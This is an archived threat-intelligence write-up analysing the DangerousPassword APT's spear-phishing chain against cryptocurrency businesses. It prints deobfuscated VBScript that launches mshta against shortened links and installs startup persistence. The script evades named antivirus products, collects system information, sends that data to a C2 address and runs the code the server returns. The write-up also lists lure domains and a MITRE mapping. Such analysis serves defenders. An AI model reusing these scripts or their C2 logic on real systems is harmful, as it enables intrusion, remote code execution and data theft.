CyberThreatIntel/offshore APT organization/DangerousPassword/2020-04-02/Analysis.md at master · StrangerealIntel/CyberThreatIntel

By StrangerealIntel

Archived: 2026-04-05 21:47:00 UTC


Dangerous Password

Table of Contents

- Malware analysis
- Cyber kill chain
- Indicators Of Compromise (IOC)
- References MITRE ATT&CK Matrix
- Links
  - Original Tweet
  - Link Anyrun
  - Articles

Malware analysis

The initial vector is a executable RAR archive content a edited lnk, this writes the file in the temp folder and executes the remote code by mshta call.



MachineID	IconFileName	CommandLineArguments	WorkingDirectory	LocalBasePath
desktop-mn3id9	C:\Windows\System32\shell32.dll	/c start /b %SystemRoot%\System32\mshta https[:]//bit.ly/2UiZH6V	C:\Users\Public\Music\	C:\Windows\System32\cmd.exe

The Bitly link redirects to a fake cloud solution which usurps a legitim service. (.club instead of .fr)

```
<html>
<head><title>Bitly</title></head>
<body><a href="http://www.cloudfiles.club:8080/edit?id=T8YJQTVktMp8W%2Bj/W5EvDWglxOnw8evApd1RaERyZzz/Qzh2uXI/(
</html>
```

This executes a following Visual Basic code, the first two functions for decode the base 64 and create a stream object for manipulate data.

```
<script language="vbscript">
function dbsc(tds)
        with CreateObject("Msxml2.DOMDocument").CreateElement("mic")
                .DataType="bin.base64"
                .Text=tds
                dbsc=appc(.NodeTypedValue)
        end with
end function
function appc(ByVal bin)
        with CreateObject("ADODB.Stream")
                .Type=1
                .Open
                .Write bin
                .Position=0
                .Type=2
                .CharSet="utf-8"
                appc=.ReadText
```

```
                .Close
        end with
end function
```

Then this copy in the temp folder a file with a password and show it for the lure to the victim.

```
pay_req="CMD.EXE /C ""ECHO risk2020>""%TEMP%\Password.txt""&NOTEPAD.EXE ""%TEMP%\Password.txt""&DEL ""%TEMP%\
set wish=CreateObject("wscript.shell")
wish.Run pay_req,0,false
```

The variable is reused for content the payload to execute in base 64 on the new persistence file by lnk file.

```
pay_req="b24gZXJyb3IgcmVzdW1lIG5leHQNCnJhbmRvbWl6ZQ0KaWYgV1NjcmlwdC5Bcmd1bWVudHMuTGVuZ3RoPjAgdGhlbg0KCUhUUD0i
```

Then, this creates the persistence previous said and use the same TTPs in using a lnk file with a mshta call.

```
set fob=CreateObject("Scripting.FileSystemObject")
path_persistence=fob.GetSpecialFolder(2)&"\Xbox.lnk"
Set tcl=wish.CreateShortcut(path_persistence)
tcl.TargetPath="mshta"
tcl.Arguments="https://bit.ly/3dr8YBv"
path_file=fob.GetSpecialFolder(2)&"\iilbat.vbs"
set btf=fob.OpenTextFile(path_file,2,true)
btf.Write dbsc(pay_req)
btf.Close()
```

The part of the code check by WMI request the process executed on the PC, modify the strategy in function of detection for avoid to be detected by the AV. Execute the next stage of the persistence.

```
list_process=""
set wmi=GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
set wmiresult=wmi.ExecQuery("Select * from Win32_Process")

for each obj in wmiresult
        list_process=list_process&LCase(obj.Name)&"|"
next

'npprot -> npprot.exe ->  Net Protector (Indian AV)
'kwsprot ->kwsprotect64.exe -> Kingsoft Antivirus (Chinese AV)
ex="ws"
if Instr(list_process,"kwsprot")>0 or Instr(list_process,"npprot")>0 then
        ex="cs"
end if

ln="start /b "&ex&"cript """&path_file&""" "+"88.204.166.59:8080/edit"
ln2=" & move """&path_persistence&""" """& wish.SpecialFolders("startup") &"\"""

'qhsafe ->  QHSafeTray.exe -> Qihoo 360 Total Security (Chinese AV)
'hudongf -> zhudongfangyu.exe ->  Qihoo 360 security (Chinese AV)
if Instr(list_process,"hudongf")>0 or Instr(list_process,"qhsafe")>0 then
        ln2=" & del """&path_persistence&""""
else
        tcl.Save
end if

wish.run "CMD.EXE /c " & ln&" 1" & " " & " & ln&" 2" & ln2,0,false
window.close
</script>
```

Once decoded and deobfuscated, we can see this check if pushed argument exists before launch the script, this essential due to the URL to contact is pushing in argument. This use random call for get a random number for add a random suffix with `?topic=sXXXXX`. On the site, whatever the URL, this redirects on another code to execute.

```
on error resume next
randomize
if WScript.Arguments.Length>0 then
        url="http://"&WScript.Arguments.Item(0)
```

```
        set whr=CreateObject("WinHttp.WinHttpRequest.5.1")
        do while true
                rtc=""
                tpc=url&"?topic=s"&Int(1000*rnd+9000)
                whr.Open "POST",tpc,false
                whr.Send "200"
                if whr.Status=200 Then
                        rtc=whr.ResponseText
                end if
                if rtc<>"" then
                        Execute(rtc)
                        exit do
                end if
                WScript.Sleep 180000 ' 50 min
        loop
end if
```

The new bitly link redirect to a new domain witch usurp the Microsoft update domain, this load in memory the Visual Basic code to execute

```
<html>
<head><title>Bitly</title></head>
<body><a href="http://www.msupdatepms.xyz:8080/edit?id=WOR%2BQhmDavXldv2sjyh%2BT0j4LYqP0ZVKAenNEEfEwIjzActclo
</html>
```

The first three functions of the code is for parse the code send by the C2 to execute on the PC, decode with base 64 and xor the code.

```
on error resume next
function NStep(cmd)
        n=0
        t=0
        NStep=""
        ret=""
        n=InStr(1,cmd,"#")
        sUri=Mid(cmd,n+1,Len(cmd)-n)
        uri=sUri&"?topic=v"&CStr(randID())&"&session="&uID
        do while 1>0
                ret=uget(uri)
                if ret="" then
                        if t=10 then
                                exit function
                        end if
                        t=t+1
                else
                        exit do
                end if
                WScript.Sleep 60*1000
        loop
        n=InStr(1,ret,"#")
        k=CLng("&h" & Mid(ret,1,n-1))
        psc=Mid(ret,n+1,Len(ret)-n)
        sc=bdec(psc)
        psc=CStr(xdec(sc,k))
        NStep=bdec(psc)
end function
function bdec(c)
        on error resume next
        const Base64 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
        dim dataLength, sOut, groupBegin
        c = Replace(c, vbCrLf, "")
        c = Replace(c, vbTab, "")
        c = Replace(c, " ", "")
        dataLength = Len(c)
        if dataLength Mod 4 <> 0 then
                exit function
        end if
        for groupBegin = 1 to dataLength step 4
                dim numDataBytes, CharCounter, thisChar, thisData, nGroup, pOut
                numDataBytes = 3
```

```
                nGroup = 0
                for CharCounter = 0 to 3
                        thisChar = Mid(c, groupBegin + CharCounter, 1)
                        if thisChar = "=" then
                                numDataBytes = numDataBytes - 1
                                thisData = 0
                        else
                                thisData = InStr(1, Base64, thisChar, vbBinaryCompare) - 1
                        end if
                        if thisData = -1 then
                                exit function
                        end if
                        nGroup = 64 * nGroup + thisData
                next
                nGroup = Hex(nGroup)
                nGroup = String(6 - Len(nGroup), "0") & nGroup
                pOut = Chr(CByte("&H" & Mid(nGroup, 1, 2)))
                pOut = pOut & Chr(CByte("&H" & Mid(nGroup, 3, 2)))
                pOut = pOut & Chr(CByte("&H" & Mid(nGroup, 5, 2)))
                sOut = sOut & Left(pOut, numDataBytes)
        next
        bdec = sOut
end function
function xdec(input, pkey)
        xdec=""
        for i=1 to Len(input)
                xdec=xdec+chr(asc(mid(input, i, 1)) Xor pkey)
        next
end function
```

The three next functions use WMI requests for getting more informations about the system.

```
function getUName()
        getUName=""
        set ObjWMI=GetObject("winmgmts:\\.\root\CIMV2")
        set colItems=ObjWMI.ExecQuery("SELECT * FROM Win32_ComputerSystem",,48)
        for each objItem in colItems
                if not IsNull(objItem.UserName) then
                        getUName=objItem.UserName
                end if
        next
end function
function getProc()
        on error resume next
        set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\cimv2")
        set prclst = objWMIService.ExecQuery ("Select * from Win32_Process")
        for each prc in prclst
                if InStr(1,prc.Name,"svchost",1)=0 And prc.ProcessID <> 0 And prc.ProcessID <> 4 then
                        getProc=getProc+ent+CStr(prc.ProcessID)+tab+CStr(prc.SessionID)+tab
                        if IsNull(prc.CommandLine) then
                                getProc=getProc+prc.Name
                        else
                                getProc=getProc+prc.CommandLine
                        end if
                end if
        next
end function
function getInfo()
        on error resume next
        set ObjWMI=GetObject("winmgmts:\\.\root\CIMV2")
        set osItems = ObjWMI.ExecQuery("Select * from Win32_OperatingSystem")
        set wdate=CreateObject("WbemScripting.SWbemDateTime")
        for each item In osItems
                on error resume next
                getInfo=getInfo&"Hostname:"+tab+item.CSName+ent
                getInfo=getInfo&"OS Name:"+tab+item.Caption+" "+item.OSArchitecture+ent
                getInfo=getInfo&"OS Version:"+tab+item.Version+ent
                if not IsNull (item.InstallDate) then
                        wdate.Value=item.InstallDate
                        getInfo=getInfo + "Install Date:"+tab+GetFormattedDate(wdate.GetVarDate(true))+ent
```

```
                end if
                if not IsNull(item.LastBootUpTime) then
                        wdate.Value=item.LastBootUpTime
                        getInfo=getInfo + "Boot Time:"+tab+FormatDateTime(wdate.GetVarDate(true))+ent
                end if
        next
        set csItems=ObjWMI.ExecQuery("SELECT * FROM Win32_ComputerSystem")
        set tzItems=ObjWMI.ExecQuery("SELECT * FROM Win32_TimeZone")

        for each item in csItems
                cTZ=item.CurrentTimeZone
        next
        for each tzitem in tzItems
                UtcName=tzitem.StandardName
        next
        timezone ="(UTC " + CStr(cTZ/60) +" hours) " +UtcName
        getInfo=getInfo+"Time Zone:"+tab+timezone+ent
        set cpuItems=ObjWMI.ExecQuery( "SELECT * FROM Win32_Processor")
        for each item in cpuItems
                select case item.Architecture
                        case 0 cpuArch="x86"
                        case 6 cpuArch="Itanium"
                        case 9 cpuArch="x64"
                        case else
                                cpuArch="Unknown"
                end select
                getInfo=getInfo+"CPU:"+tab+tab+item.Name+" (" + cpuArch + ")"+ent
        next

        getInfo=getInfo + "Path:     "+tab+WScript.ScriptFullName+ent+ent

        set adapItems=ObjWMI.ExecQuery("SELECT * FROM Win32_NetworkAdapterConfiguration",,48)
        for each adapter in adapItems
                on error resume next
                if isNull(adapter.IPAddress) then
                else
                        getInfo=getInfo+"Network Adapter:"+tab&adapter.Description+ent
                        getInfo=getInfo+"  MAC Address:"+tab&adapter.MACAddress + ent
                        getInfo=getInfo+"  IP Address:"+tab+Join(adapter.IPAddress, ",") + ent
                        getInfo=getInfo+"  Subnet Mask:"+tab+Join(adapter.IPSubnet, ",") + ent
                        getInfo=getInfo+"  Default Gateway:"+tab+Join(adapter.DefaultIPGateway, ",") + ent
                        if adapter.DHCPEnabled=true then
                                getInfo=getInfo+"  DHCP Servers:"+tab&adapter.DHCPServer + ent
                        end if
                        getInfo=getInfo+"  DNS Server:"+tab+Join(adapter.DNSServerSearchOrder, ",") + ent
                end if
        next
end function
```

The next functions are used for randomizing the ID and session and format the date to string.

```
function rand()
        randomize
        rand=Int(90000000*rnd)+10000000
end function
function randID()
        randomize
        randID=Int(1000*rnd)
end function
function GetFormattedDate (sDate)
        strDate = CDate(sDate)
        strDay = DatePart("d", strDate)
        strMonth = DatePart("m", strDate)
        strYear = DatePart("yyyy", strDate)
        if strDay < 10 then
                strDay = "0" & strDay
        end if
        if strMonth < 10 then
                strMonth = "0" & strMonth
        end if
```

```
        GetFormattedDate = strMonth & "/" & strDay &"/" &strYear
end function
```

The last functions are used for sending the informations founded to the C2 and receive the reply of the C2.

```
function post(u,content)
        on error resume next
        set hReq=CreateObject("MSXML2.XMLHTTP")
        ul=u & "&isbn=" & (timer()*100)
        hReq.Open "POST", ul, false
        hReq.Send content
        if hReq.Status=200 then
                post=hReq.responseText
        end if
end function
function uget(u)
        on error resume next
        set hrq=CreateObject("MSXML2.XMLHTTP")
        ul=u & "&id=" & (timer()*100)
        hrq.Open "GET", ul, false
        hrq.Send
        if hrq.Status=200 then
                uget=hrq.responseText
        end if
end function
```

The main code launches the recon action on the system and format for request in clear the informations to the C2, in function of the response of the C2, this executes commands on the system, in clear or with base 64 + substrings operations as obfuscation.

```
set sh=CreateObject("wscript.Shell")
ent=Chr(13)+Chr(10) '\n
tab=Chr(9) '\t
uID=CStr(rand())
if WScript.Arguments.Length>1 then
        uID=uID&WScript.Arguments.Item(1)
end if
if WScript.Arguments.Length>0 then
        uu="http://"&WScript.Arguments.Item(0)
end if
sData=getInfo()
if IsNull(sData) then
        sData=""
end if
sData="Username:"+tab+getUName()+ent+sData
sUri=""
url=uu+"?topic=v"+CStr(randID())+"&session="+uID
do while 1>0
        psc=""
        curDate = "Current Time:"&tab&Date&" "&Time
        pl=getProc()
        pData=curDate+ent+sData+ent
        if not IsNull(pl) then
                pData=pData+pl
        end if
        res=post(url,pData)
        if InStr(1,res,"20#")<>0 then
                psc=NStep(res)
                if psc<>"" then
                        Execute(psc)
                        exit do
                end if
        elseif res="21" then
                exit do
        elseif InStr(1,res,"23#")<>0 then
                nps=InStr(1,res,"#")
                Execute(bdec(Mid(res,nps+1,Len(res)-nps)))
        end if
```

```
        WScript.Sleep 60*1000
loop
```

We can list the codes used for the communications to the C2 and implant :

Note : # is a wildcard in VBA for matches with any digit character

Code	Description
20#	Execute commands in clear
21	Exit Session
22	OK received informations (debug commands)
23#	Execute commands with base 64 + substrings operations as obfuscation

We can see on the informations send in clear to the C2 that the list of informations rest the same since mid 2019 :

```
 Current Time:    3/31/2020 3:31:37 AM
Username:         USER-PC\admin
Hostname:         USER-PC
OS Name: Microsoft Windows 7 Professional  32-bit
OS Version:       6.1.7601
Install Date:     10/05/2017
Boot Time:        3/31/2020 12:28:48 AM
Time Zone:        (UTC 1 hours) GMT Standard Time
CPU:              Intel(R) Core(TM) i5-6400 CPU @ 2.70GHz (x64)
Path:             C:\Users\admin\AppData\Local\Temp\iilbat.vbs
Network Adapter:  Intel(R) PRO/1000 MT Network Connection
  MAC Address:    [MAC]
  IP Address:     192.168.X.X,[MAC]
  Subnet Mask:    255.255.255.0,64
  Default Gateway:        192.168.X.X
  DNS Server:     192.168.X.X
264      0        smss.exe
344      0        csrss.exe
380      0        wininit.exe
388      1        csrss.exe
428      1        winlogon.exe
472      0        services.exe
484      0        lsass.exe
492      0        lsm.exe
1188     0        spoolsv.exe
1364     0        IMEDICTUPDATE.EXE
1428     0        qemu-ga.exe
1968     1        "taskhost.exe"
1984     1        taskeng.exe {DE21909D-DEE6-419E-AF8D-D6899DCE61F7}
2044     1        "C:\Windows\system32\Dwm.exe"
372      1        C:\Windows\Explorer.EXE
652      1        C:\Windows\System32\ctfmon.exe
1120     0        SearchIndexer.exe
1932     1        "windanr.exe"
2736     1        "C:\Program Files\WinRAR\WinRAR.exe" "C:\Users\admin\AppData\Local\Temp\3249e2eb1eaa628dcf7c83062463bc6b
1720     1        "C:\Windows\System32\cmd.exe" /C "ECHO risk2020>C:\Users\admin\AppData\Local\Temp\Password.txt&NOTEPAD.E
3020     1        \??\C:\Windows\system32\conhost.exe "1233334231726783925-1766655123-1154929739-1178529684175521206-10630
680      1        NOTEPAD.EXE  C:\Users\admin\AppData\Local\Temp\Password.txt
588      0        WmiPrvSE.exe
3292     1        wscript  "C:\Users\admin\AppData\Local\Temp\iilbat.vbs" 88.204.166.59:8080/edit 1
3284     1        wscript  "C:\Users\admin\AppData\Local\Temp\iilbat.vbs" 88.204.166.59:8080/edit 2
```

According with the analysis of the Japanese CERT (June 2019), the list is the same :

- **Username**
- **Hostname**
- **OS version**

- **OS install date**
- **OS runtime**
- **Timezone**
- **CPU name**
- **Execution path of vbs file**
- **Network adapter information**
- **List of running processes**

On the opendir, like the last observations on the group, legit VNC binaries can be found, this indicates that the group have kept the same TTPs for the extraction of the data. This high probable that the group do manual actions for reduce the security measures and execute the tools for obtain the data on the crypto-occurencies.

China doesn't recognize cryptocurrencies as legal tender and the banking system isn't accepting cryptocurrencies or providing relevant services for trading in place since September 2017. The Chinese government has recently promoted a law facilitating the transition to the exchange of a virtual currency led by the state, this change explained why since the campaign of January, China is now in the focus of the Asian countries targeted by the group (the announcement also caused an increase in bitcoins and these derivative currencies). The TTPs of the group are the same since mid 2019 and rest focus on the steal of the crypto-occurencies.

Cyber kill chain

This process graph represent the cyber kill chain used by the attacker.

Indicators Of Compromise (IOC)

The IOC can be exported in JSON and CSV

References MITRE ATT&CK Matrix

Enterprise tactics	Technics used	Ref URL
Execution	Command-Line Interface Scripting Mshta	https://attack.mitre.org/techniques/T1059/ https://attack.mitre.org/techniques/T1064/ https://attack.mitre.org/techniques/T1170/
Defense Evasion	Scripting Install Root Certificate Mshta	https://attack.mitre.org/techniques/T1064/ https://attack.mitre.org/techniques/T1130/ https://attack.mitre.org/techniques/T1170/
Discovery	Query Registry	https://attack.mitre.org/techniques/T1012/

This can be exported as JSON format Export in JSON

Links

Original tweet:

- https://twitter.com/Rmy_Reserve/status/1244817235211739141

Links Anyrun:

- https://app.any.run/tasks/67ebd848-26f8-4cb3-9a1f-8ff4f3a0c12e

Articles

- Spear Phishing against Cryptocurrency Businesses
- [Chinese]The Nightmare of Global Cryptocurrency Companies: Demystifying APT Group's "Dangerous Passwords"
- China Enacts Crypto Law in Run-Up to State Digital Currency Debut